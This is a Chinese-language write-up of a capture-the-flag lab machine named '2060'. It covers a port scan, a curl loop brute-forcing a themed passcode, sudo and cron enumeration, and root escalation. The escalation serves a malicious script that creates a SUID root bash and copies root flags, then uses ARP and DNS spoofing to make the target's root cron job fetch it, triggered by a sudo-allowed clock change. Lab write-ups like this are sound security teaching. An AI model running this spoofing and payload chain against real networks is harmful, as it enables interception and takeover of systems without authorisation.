*** 靶机 WriteUp

一、靶机基本信息

靶机名称：2060

靶机ip：192.168.1.14

二、信息搜集


2.1 端口扫描

```
nmap -sV 192.168.1.14
```

```
Nmap scan report for 192.168.1.14 (192.168.1.14)
Host is up (1.8s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE VERSION
22/tcp  open     ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp  open     http    Apache httpd 2.4.68 ((Debian))
514/tcp filtered shell
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 213.40 seconds
```

发现80开放访问一下



三、漏洞利用

3.1弱密码登录

查询背景，靶机主题是《魔幻手机》的傻妞,网上的资料显示，傻妞在剧里一共出现过 4 个开机密码 尝试一下剧组的密码，用ai生成一个

```
 T=http://192.168.1.14/index.php
for p in "我爱你" "实现梦想" "化梅，我恨你" "化梅我恨你" "完了，完了，这下死定了" "完了完了这下死定了" "华人牌2060款手机傻妞为您服务" "陆小千" "王天霸" "游所为" "傻妞" "2060"
```


```
; do
  curl -s -o /tmp/r.html -w "len=%{size_download} " -X POST $T --data-urlencode
"passcode=$p"
  echo "creds=$(grep -c creds /tmp/r.html) | [$p]"
done
```



登陆成功




3.2 寻找提权点



登陆成功

```
export LC_ALL=C
echo "=== 身份 ==="; id; whoami; hostname
echo "=== 家目录/flag ==="; ls -la ~; cat ~/user.txt 2>/dev/null; ls -la /home/
echo "=== web 源码（重点）==="; ls -la /var/www/html/; echo '--- index.php ---';
cat /var/www/html/index.php
echo "=== sudo（重点）==="; sudo -l
echo "=== SUID ==="; find / -perm -4000 -type f 2>/dev/null
echo "=== capabilities ==="; getcap -r / 2>/dev/null
echo "=== cron ==="; cat /etc/crontab; ls -la /etc/cron.d/ /etc/cron.daily/
2>/dev/null; crontab -l 2>/dev/null
echo "=== 监听 ==="; ss -tulnp 2>/dev/null
echo "=== 找 flag ==="; find / -iname 'user.txt' -o -iname 'root.txt' -o -iname
'flag*' 2>/dev/null | grep -vE 'proc|sys'
echo "=== 可写敏感文件 ==="; find / -writable -type f 2>/dev/null | grep -vE
'^/(proc|sys|dev|run|tmp)' | head -40
```

使用ai生成一个靶场信息收集脚本



发现user flag

```
flag{user-7ddd2c8dfc81a9151a3b15d19d64a7e1}
```

```
[sudo] password for s1mpl3:
Matching Defaults entries for s1mpl3 on 2060:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User s1mpl3 may run the following commands on 2060:
    (root) /usr/local/sbin/settime
```

发现一个可疑的注入点

```
echo "=== 文件属性 ==="; ls -la /usr/local/sbin/settime
echo "=== 文件类型 ==="; file /usr/local/sbin/settime
echo "=== 如果是脚本：全文 ==="; cat /usr/local/sbin/settime
echo "=== 如果是二进制：看字符串 ==="; strings /usr/local/sbin/settime | head -60
echo "=== 直接跑一下看用法 ==="; sudo /usr/local/sbin/settime
echo "=== 试 help ==="; sudo /usr/local/sbin/settime --help 2>&1 | head -20
echo "=== sudo 版本 ==="; sudo --version | head -2
```

ai生成脚本审计一下这个文件

```
echo "== \350\257\225 help =="; sudo /usr/local/sbin/settime --help 2>&1 | head -20
echo "== sudo \347\211\210\346\234\254 =="; sudo --version | head -2
== 文件属性 ==
-rwxr-xr-x 1 root root 16152 Sep 29 06:33 /usr/local/sbin/settime
== 文件类型 ==
/usr/local/sbin/settime: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
 /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=dd678d51a346168d6f5b065182c03d184898f5a3, for GNU/Linux 3.2.0, not st
ripped
== 如果是脚本：全文 ==
ELF>`@X7@8@@@•UU   •••-•=•=`••-•=•=•PPP ppp$$•!•!•!  S•tdPPP P•td• • • ,,Q•tdR•td•-•=•=00GNU••GNU•g•Q•F•o[Q••=H•
••/lib64/ld-linux-x86-64.so.2   •
•e•m9•••e• =• !."'@perrorstrlen__libc_start_mainexecvstderr__cxa_finalizefwritelibc.so.6GLIBC_2.2.5GLIBC_2.34_ITM
_deregisterTMCloneTable__gmon_start___ITM_registerTMCloneTableDu i      N•••Z•@•((@•?•?•?•?•?   @@
@@H•H••/H••t••H•••5•/•%•/@•%•/h••••••%•/h••••••%•/h••••••%•/h••••••%j/f•SH•• ••uqH•H•••••••H••u71•H•5••f•8•uH••H
••t\•
>/•8•H•=••8•••••H•=]H•dH••H•\$fHn•fHn•1•fl•H•D$ )$••••H•=:•••••••@1•I••^H••H•••PTE1•1•H•=•••• ?.•f.•@H•=•.H••.H9•t
H•.H••t •••••H•=i.H•5b.H)•H•••H••?H••H•H••tH••-H••••fD•••••==.u+UH•=•-H••t
                                                                H•=.•I••••d••••.]••••••w•••H•H••用法：se
ttime 'YYYY-MM-DD HH:MM:SS'
settime: 时间格式无效，应为 YYYY-MM-DD HH:MM:SS
____-__-__ __:__:__/usr/bin/date-ssettime: 无法执行 date(t•••t•••••••••••••DzRx
                                                                h•••"zRx
                                                                      $••••PF J
                                                                         •?;*3$"D •• \•••
•A•D0o
A
 GNU@D
L•••••o•••
•
 •?`•• ••••••o••••o•••o••••o•=6FVf(@GCC: (Debian 14.2.0-19) 14.2.0••  •! ••••(•••=S H@_•=•@••=••••!••••=•• ••?
• L  @*0@1L7J @W f(@s •P@P`"•@@••••••0@• •"•
                                          @Scrt1.o__abi_tagsettime.ccrtstuff.cderegister_tm_clones__do_globa
l_dtors_auxcompleted.0__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entry__FRAME_END_
__DYNAMIC__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_start_main@GLIBC_2.34_ITM_deregisterTMCloneTable_edata_fin
istrlen@GLIBC_2.2.5__data_start__gmon_start____dso_handle_IO_stdin_used_end__bss_startmainperror@GLIBC_2.2.5fwrit
```

execv("/usr/bin/date", {"date","-s",输入,NULL})，程序本身无 bug，漏洞在于「以 root 改系统时钟」这个能力

系统级定时任务（/etc/crontab、cron.d、cron.daily、8 个 systemd timer）全是 Debian 标准件，没有出题人私货。那就只剩一种可能：触发点藏在 root 自己的 crontab 里


```
echo "=== 1. root crontab 备份==="
ls -la /var/backups/crontab.bak
cat /var/backups/crontab.bak
file /var/backups/crontab.bak

echo "=== 2. settime 源码==="
cat /usr/local/src/settime.c
```

```
echo "=== 3. sudo 规则原文 ==="
cat /etc/sudoers.d/90-settime 2>/dev/null || sudo cat /etc/sudoers.d/90-settime

echo "=== 4. 补盲区：root 定时任务 ==="
ls -la /var/spool/cron/crontabs/ 2>/dev/null
atq 2>/dev/null

echo "=== 5. 补盲区：临时/会话目录权限 ==="
ls -lad /tmp /var/tmp /var/lock /run/lock /var/lib/php/sessions 2>/dev/null
```




发现可攻击点


四、权限提升

4.1控制2060.dsz，返回恶意代码

```
cat /etc/hosts
getent hosts 2060.dsz
```



不存在2060.dsz




```
cat /etc/resolv.conf
ls -la /etc/resolv.conf
```

地址在192.168.1.1只能ARP 劫持 + 伪造


4.2ARP 劫持 + 伪造




```
mkdir -p /tmp/pwn && cd /tmp/pwn
cat > index.html <<'EOF'
#!/bin/sh
cp /bin/bash /tmp/rootbash 2>/dev/null; chmod 4755 /tmp/rootbash
ls -la /root > /tmp/rootls 2>&1
cat /root/root.txt /root/flag.txt > /tmp/rootflag 2>/dev/null; chmod 644
/tmp/rootflag
date > /tmp/pwned
EOF


sudo python3 -m http.server 80
```

起payload服务




```
echo "192.168.1.17  2060.dsz" | sudo tee /tmp/dnsspoof.hosts
sudo dnsspoof -i eth0 -f /tmp/dnsspoof.hosts
```

dns欺骗




```
sudo arpspoof -i eth0 -t 192.168.1.14 192.168.1.1
```

arp欺骗




劫持成功


4.3修改时间提权

```
date
sudo /usr/local/sbin/settime '2026-08-07 23:59:10'
sleep 90

ls -la /tmp/pwned /tmp/rootbash /tmp/rootls 2>/dev/null
cat /tmp/rootls
```

